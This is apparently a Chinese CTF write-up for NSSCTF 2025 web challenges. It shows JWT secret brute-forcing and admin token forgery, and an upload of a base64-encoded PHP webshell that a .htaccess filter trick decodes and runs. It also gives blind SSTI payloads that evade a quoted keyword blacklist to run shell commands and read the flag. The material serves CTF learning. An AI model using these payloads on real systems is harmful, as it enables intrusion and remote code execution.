

有个构造体档案室,但是只能允许admin用户进入,然后给了Selena***,这就是JWT的部分密钥,先得到普通用户的token

image-20251110104353924

1
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ikx1Y2lhIiwicm9sZSI6Imd1ZXN0In0.9775pWUcQiz0tJJ04SZC-mKgBdLs7KygnOsdDEz3WcE

先利用脚本生成一个包含后三位所有字符的字典1.txt

1
2
3
4
5
6
7
8
9
10
import itertools
import string

charset = string.ascii_lowercase + string.digits

with open("1.txt", "w") as f:
for combo in itertools.product(charset, repeat=3):
f.write(f"Selena{''.join(combo)}\n")

print("生成完成!共", len(charset)**3, "种组合")


可以利用jwt__tool工具爆破出完整的密钥:Selenahyw

1
python jwt_tool.py "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Ikx1Y2lhIiwicm9sZSI6Imd1ZXN0In0.9775pWUcQiz0tJJ04SZC-mKgBdLs7KygnOsdDEz3WcE" -C -d 1.txt

image-20251110105045699

用这个密钥去伪造admin的Token

image-20251110105148711

1
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0.uvg7_A91j7X8J_93qnmGJcrHylE-KmDVSLQlKPwO77Q

伪造一下

image-20251110105254598


可以成功访问,有文件上传的功能

image-20251110105331025


测试后发现可以上传.htaccess.jpg图片,但是对内容进行过滤,不允许传<?,使用<script>标签也不能绕过,这里看官方WP学到了进行base64编码,然后在.htaccess中利用伪协议进行base64解码就可以了

先对一句话木马进行base64编码

image-20251110105719046

1
PD9waHAgZXZhbCgkX1BPU1RbJ3NoZWxsJ10pOz8+

image-20251110105753017


然后上传.htaccess文件对其进行解码解析

1
2
3
4
#define width 1337
#define height 1337
php_value auto_prepend_file "php://filter/convert.base64-decode/resource=a.jpg"
AddType application/x-httpd-php .jpg

image-20251110105904600



然后就可以访问/uploads/a.jpg进行RCE或者用蚁剑连接了

image-20251110110047070

image-20251110110148642

image-20251110110158191



诚实大厅

image-20251110110730666


这题很明显是SSTI,但是会发现是无回显的

image-20251110110840094

可以写文件,创建静态目录static,将命令回显写进去


先bp跑一下,看看过滤waf

image-20251110113923800

官方给的WP可知黑名单是:

1
2
3
blacklist = ['request', 'namespace', 'join', 'cycler', 'dict', 'range', 'lipsum',
'sys', 'subprocess', 'eval','exec', 'write', 'input', 'locals', '.', 'class',
'[', ']', 'import', 'globals', 'builtins', 'config']

先创建/app/static目录

1
2
3
{{(((((x|attr('__init__')|attr('__gl''obals__')|attr('__getitem__'))
('__bu''iltins__')|attr('__getitem__'))('__im''port__'))('o''s')|attr('popen'))
('mkdir /app/static')|attr('read'))()}}

然后将命令回显写入该目录下

1
2
3
{{(((((x|attr('__init__')|attr('__gl''obals__')|attr('__getitem__'))
('__bu''iltins__')|attr('__getitem__'))('__im''port__'))('o''s')|attr('popen'))
('cat /flag > /app/static/1')|attr('read'))()}}

最后访问/static/1即可下载文件,查看命令回显结果

image-20251110114819097


NSSCTF-2025-WEB-WP
https://yschen20.github.io/2025/11/11/NSSCTF-2025-WEB-WP/
作者
Suzen
发布于
2025年11月11日
更新于
2025年11月11日
许可协议